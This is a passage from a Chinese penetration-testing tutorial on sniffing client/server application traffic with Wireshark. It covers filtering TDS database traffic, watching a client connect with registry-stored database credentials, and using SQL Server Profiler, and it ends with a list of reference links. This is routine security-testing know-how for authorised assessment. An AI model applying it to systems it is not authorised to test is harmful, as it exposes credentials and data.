
2.直接刷选协议：




FREEBUF

写上需要刷选的协议 tds.window，然后 apply 提交，OK

以上两种选择一种即可，然后我们打开系统：



因为之前注册表已经保存了数据库的账号和密码了，我这里直接打开，他就默认去连接了，我们来看看抓到的东西：



查看数据流：（红色的是服务器，蓝色的是客户端也就是我这台本机了）





## 〈案例 2〉渗透测试之业务流量通用抓包方法

<https://www.w2nlck.com/article/31/>

## 小技巧

1. Wireshark 直接过滤出服务器或数据库的 ip 或协议方便查看，如

ip.addr == 1.2.3.4 & http

2. 如果有数据库账号，可以用数据库监控 sql 语句操作（如 sql server profiler）

## 参考链接：

CS 客户端渗透测试(二)信息收集与流量分析

[https://blog.csdn.net/weixin\\_46137328/article/details/104322497](https://blog.csdn.net/weixin_46137328/article/details/104322497)

C:S 客户端测试笔记

<https://byd.dropsec.xyz/2020/02/07/C:S%E5%AE%A2%E6%88%B7%E7%AB%AF%E6%B5%8B%E8%AF%95%E7%AC%94%E8%AE%B0/>

实战介绍 Windows 下的 PC 客户端常见漏洞挖掘

<https://www.freebuf.com/vuls/203227.html>

C/S 客户端的安全测试流程

<https://cloud.tencent.com/developer/article/1472352>

《记一次从 cs 架构挖洞.pdf》

渗透测试之业务流量通用抓包方法

<https://www.w2nlck.com/article/31/>

**鸣谢！！！！**

---

**感谢咸湿小和尚、天之胶纸的持续搜集更新！**